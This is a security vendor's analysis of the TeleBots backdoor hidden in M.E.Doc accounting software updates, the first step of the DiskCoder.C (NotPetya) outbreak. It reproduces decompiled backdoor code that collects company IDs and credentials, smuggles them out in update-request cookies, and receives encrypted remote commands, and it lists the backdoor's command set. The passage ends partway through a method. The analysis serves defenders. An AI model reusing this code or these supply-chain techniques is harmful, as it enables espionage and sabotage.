Analysis of TeleBots’ cunning backdoor

welivesecurity.com/2017/07/04/analysis-of-telebots-cunning-backdoor/

July 4, 2017

This article reveals details about the initial infection vector that was used during the DiskCoder.C outbreak.

Anton Cherepanov
4 Jul 2017 - 10:00AM

This article reveals details about the initial infection vector that was used during the DiskCoder.C outbreak.

On the 27th of June 2017, a new cyberattack hit many computer systems in Ukraine, as well as in other countries. That attack was spearheaded by the malware ESET products detect as Diskcoder.C (aka ExPetr, PetrWrap, Petya, or NotPetya). This malware masquerades as typical ransomware: it encrypts the data on the computer and demands $300 in bitcoins for recovery. In fact, the malware authors' intention was to cause damage, so they did all that they could to make data decryption very unlikely.

In our previous blogpost, we attributed this attack to the TeleBots group and uncovered details about other similar supply chain attacks against Ukraine. This article reveals details about the initial distribution vector that was used during the DiskCoder.C outbreak.

Tale of a malicious update

The Cyberpolice Department of Ukraine's National Police stated, on its Facebook account, as did ESET and other information security companies, that the legitimate Ukrainian accounting software M.E.Doc was used by the attackers to push DiskCoder.C malware in the initial phase of the attack. However, until now, no details were provided as to exactly how it was accomplished.

During our research, we identified a very stealthy and cunning backdoor that was injected by attackers into one of M.E.Doc's legitimate modules. It seems very unlikely that attackers could do this without access to M.E.Doc's source code.

The backdoored module has the filename ZvitPublishedObjects.dll. This was written using the .NET Framework. It is a 5MB file and contains a lot of legitimate code that can be called by other components, including the main M.E.Doc executable ezvit.exe.


We examined all M.E.Doc updates that were released during 2017, and found that there are at least three updates that contained the backdoored module:

- 10.01.175-10.01.176, released on April 14th 2017
- 10.01.180-10.01.181, released on May 15th 2017
- 10.01.188-10.01.189, released on June 22nd 2017

The incident with Win32/Filecoder.AESNI.C happened three days after the 10.01.180-10.01.181 update and the DiskCoder.C outbreak happened five days after the 10.01.188-10.01.189 update. Interestingly, four updates from April 24th 2017, through to May 10th 2017, and seven software updates from May 17th 2017, through to June 21st 2017, didn't contain the backdoored module.

Since the May 15th update did contain the backdoored module and the May 17th update didn't, here is a hypothesis that could explain the low infection Win32/Filecoder.AESNI.C ratio: the release of the May 17th update was an unexpected event for the attackers. They pushed the ransomware on May 18th, but the majority of M.E.Doc users no longer had the backdoored module as they had updated already.


The PE compilation stamps of analyzed files suggest that these files were compiled on the same date as the update or the day before.



```
Count of sections              3   Machine                Intel386
Symbol table   00000000[00000000]   UTC     Mon May 15 09:35:59 2017
Size of optional header     00E0   Magic optional header      010B
Linker version              8.00   OS version                 4.00
Image version               0.00   Subsystem version          4.00
Entry point             004EF60E   Size of code           004ED800
Size of init data       00000600   Size of uninit data    00000000
Size of image           004F4000   Size of header         00000200
Base of code            00002000   Base of data           004F0000
Image base              00400000   Subsystem               Console
Section alignment       00002000   File alignment         00000200
Stack          00100000/00001000   Heap          00100000/00001000
Checksum                00000000   Number of dirs               16
```

Figure 1 – Compilation timestamp of the backdoored module pushed in May 15th update.


Figure 2 shows the differences between the list of classes of backdoored and non-backdoored versions of the ZvitPublishedObjects.dll module, using the ILSpy .NET Decompiler:



```
ManageRolesDataMgr        ManageRolesDataMgr
ManageUsersDataMgr        ManageUsersDataMgr
MeCom                     MessageMarker
MessageMarker             MobiSign2Impl
MinInfo                   MobiSignImpl
MobiSign2Impl             MonthPersMgr
MobiSignImpl              NaklManager
MonthPersMgr              NalRiskList
NaklManager               NalRisks
NalRiskList               NBUStatMgr
Table...maCache           Table...maCache
UniCryptSrvReqMgr         UniCryptSrvReqMgr
UniImpManager             UniImpManager
UpdaterUtils              UpdaterUtils
UpgFromPrev               UpgFromPrev
UpgFromPrevManager        UpgFromPrevManager
UpgOperation              UpgOperation
UserManager               UserManager
WebGateMgr                WebGateMgr
WebSupportMgr             WebSupportMgr
Worker                    ZApplicationVBImpl
ZApplicationVBImpl        ZDocSigningVBImpl
ZDocSigningVBImpl         ZDocumentImpl
```

Figure 2 – List of classes in backdoored module (at left) and non-backdoored (at right).

The main backdoor class is named MeCom and it is located in the ZvitPublishedObjects.Server namespace as shown in Figure 3.




```
ManageUsersDataMgr
MeCom
  Base Types
  Derived Types
  edrpou : string
  mtx : Mutex
  MTX_NAME : string
  period : int
  periodLocker : object
  proxy : IWebProxy
  ProxyInfo : string
  reqUri : string
  resUri : string
  EDRPOU : string
  IsNeedNewThread : bool
  Period : int
  ReqUri : string
  ResUri : string
  .ctor(IWebProxy, string) : void
  .ctor() : void
  CreateMainThread(bool) : bool
  DeserializeCmds(byte[]) : Cmds
  Dispose() : void
  GetCommandsAndPeriod(string) : Cmd[]
  GetInstanceField(Type, object, string) : object
  MainAction() : void
  SendAnswer(string, string, string) : void
  SendPart(string, string, string, int, int) : void
  SerializeCmds(Cmds) : byte[]
MessageMarker
```

Figure 3 – The MeCom class with malicious code, as shown in ILSpy .NET Decompiler.

The methods of the MeCom class are invoked by the IsNewUpdate method of UpdaterUtils in the ZvitPublishedObjects.Server namespace. The IsNewUpdate method is called periodically in order to check whether a new update is available. The backdoored module from May 15th is implemented in a slightly different way and has fewer features than the one from June 22nd.

Each organization that does business in Ukraine has a unique legal entity identifier called the EDRPOU number (Код ЄДРПОУ). This is extremely important for the attackers: having the EDRPOU number, they could identify the exact organization that is now using the backdoored M.E.Doc. Once such an organization is identified, attackers could then use various tactics against the computer network of the organization, depending on the attackers' goal(s).

Since M.E.Doc is accounting software commonly used in Ukraine, the EDRPOU values could be expected to be found in application data on machines using this software. Hence, the code that was injected in the IsNewUpdate method collects all EDRPOU values from application data: one M.E.Doc instance could be used to perform accounting operations for multiple organizations, so the backdoored code collects all possible EDRPOU numbers.



```
text = ZvitGbl.GlobalCfg.get_UpdateUrl();
if (string.IsNullOrEmpty(text))
{
    text = (is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" : "http://upd.me-doc.com.ua/");
}
text += "last.ver";
text = text + "?rnd=" + Guid.NewGuid().ToString("N");
zvitWebClient.Proxy = proxy;
zvitWebClient.SetExpect100ContinueBehavior(text);
byte[] bytes = zvitWebClient.DownloadData(text);
verLast = Encoding.GetEncoding(1251).GetString(bytes);
try
{
    string text2 = string.Empty;
    foreach (DataRow dataRow in new AccUserMgr().GetAllOrgs().Rows)
    {
        string str = dataRow["EDRPOU"].ToString();
        dataRow["NAME"].ToString();
        text2 = text2 + str + ";";
    }
    MeCom meCom = new MeCom(proxy, text2)
    {
        Period = 120000,
        ReqUri = text,
        ResUri = text
    };
    if (!meCom.CreateMainThread(true))
    {
        meCom.Dispose();
    }
```


Figure 4 – Code that collects EDRPOU numbers.

Along with the EDRPOU numbers, the backdoor collects proxy and email settings, including usernames and passwords, from the M.E.Doc application.

Warning! We recommend changing passwords for proxies, and for email accounts for all users of M.E.Doc software.

The malicious code writes the information collected into the Windows registry under the HKEY_CURRENT_USER\SOFTWARE\WC key using Cred and Prx value names. So if these values exist on a computer, it is highly likely that the backdoored module did, in fact, run on that computer.

And here is the most cunning part! The backdoored module does not use any external servers as C&Cs: it uses the M.E.Doc software's regular update check requests to the official M.E.Doc server upd.me-doc.com[.]ua. The only difference from a legitimate request is that the backdoored code sends the collected information in cookies.




```
GET /last.ver?rnd=86bd86f07faf4eda879069c57a4dc572 HTTP/1.1
User-Agent: medoc1001189
Host: upd.me-doc.com.ua

HTTP/1.1 200 OK
Server: nginx/1.2.7
Date: Sun, 02 Jul 2017 14:01:17 GMT
Content-Type: application/octet-stream
Content-Length: 7
Last-Modified: Wed, 21 Jun 2017 21:35:04 GMT
Connection: keep-alive
Accept-Ranges: bytes

1001189GET /last.ver?rnd=0e5ae4fbc9904d81987586e496edf281 HTTP/1.1
Cookie: EDRPOU=11112222;; un=Admin
User-Agent: medoc1001189
Host: upd.me-doc.com.ua
```

Wireshark · Follow TCP Stream (tcp.stream eq 2) · backdoor_communication
Packet 26. 5 client pkt(s), 5 server pkt(s), 7 turn(s). Click to select.
Entire conversation (1039 bytes)
Show and save data as
ASCII
Stream
2
Find:
Find Next
Filter Out This Stream
Print
Save as…
Back
Закрыть
Справка

Figure 5 – HTTP request of backdoored module that contains EDRPOU number in cookies.


We have not performed forensic analysis on the M.E.Doc server. However, as we noted in our previous blogpost, there are signs that the server was compromised. So we can speculate that the attackers deployed server software that allows them to differentiate between requests from compromised and non-compromised machines.



```
private void SendPart(string Uri, string data, string report_id, int part, int count)
{
    using (ZvitWebClient zvitWebClient = new ZvitWebClient())
    {
        zvitWebClient.Proxy = this.proxy;
        ZvitWebClientExt.AddCookie(zvitWebClient, "EDRPOU", this.EDRPOU);
        ZvitWebClientExt.AddCookie(zvitWebClient, "un", Environment.UserName);
        ZvitWebClientExt.AddCookie(zvitWebClient, "part", part.ToString());
        ZvitWebClientExt.AddCookie(zvitWebClient, "cnt", count.ToString());
        ZvitWebClientExt.AddCookie(zvitWebClient, "rid", report_id.ToString());
        ZvitWebClientExt.AddCookie(zvitWebClient, "resr", data);
        zvitWebClient.SetExpect100ContinueBehavior(Uri);
        zvitWebClient.DownloadData(Uri);
    }
}
```

Figure 6 – Code of backdoor that adds cookies to the request.

And, of course, the attackers added the ability to control the infected machine. The code receives a binary blob official M.E.Doc server, decrypts it using the Triple DES algorithm, and, afterwards, decompresses it using GZip. The result is an XML file that could contain several commands at once. This remote control feature makes the backdoor a fully-featured cyberespionage and cybersabotage platform at the same time.




```
private Cmd[] GetCommandsAndPeriod(string Uri)
{
    Uri = (Uri ?? this.ReqUri);
    ZvitWebClient zvitWebClient = new ZvitWebClient();
    zvitWebClient.Proxy = this.proxy;
    ZvitWebClientExt.AddCookie(zvitWebClient, "EDRPOU", this.EDRPOU);
    ZvitWebClientExt.AddCookie(zvitWebClient, "un", Environment.UserName);
    zvitWebClient.SetExpect100ContinueBehavior(Uri);
    MemoryStream memoryStream = new MemoryStream(zvitWebClient.DownloadData(Uri));
    byte[] array = new byte[8];
    memoryStream.Read(array, 0, array.Length);
    byte[] array2 = new byte[memoryStream.Length - 8L];
    memoryStream.Read(array2, 0, array2.Length);
    byte[] data = Crypto.Decrypt(array2, array);
    byte[] cmds = Compression.Decompress(data);
    Cmds cmds2 = this.DeserializeCmds(cmds);
    Cmd[] commands = cmds2.commands;
    this.Period = cmds2.t;
    return commands;
}
```

Figure 7 – Code of backdoor that decrypts incoming malware operators' commands.

The following table shows possible commands:

Command	Purpose
0 – RunCmd	Executes supplied shell command
1 – DumpData	Decodes supplied Base64 data and saves it to a file
2 – MinInfo	Collects information about OS version, bitness (32 or 64), current privileges, UAC settings, proxy settings, email settings including login and password
3 – GetFile	Collects file from the infected computer
4 – Payload	Decodes supplied Base64 data, saves it to an executable file
5 – AutoPayload	Same as previous but the supplied file should be a DLL and it will be dropped and executed from the Windows folder using rundll32.exe. In addition, once executed, it attempts to overwrite that dropped DLL and delete it.

It should be noted that command number 5, named by malware authors as AutoPayload, perfectly matches the way in which DiskCoder.C was initially executed on "patient zero" machines.



```
public string AutoPayload(string name, byte[] data, string arguments)
{
    int num = 0;
    string text = string.Empty;
    string b = "FAIL DUMP";
    string text2 = string.Empty;
    try
    {
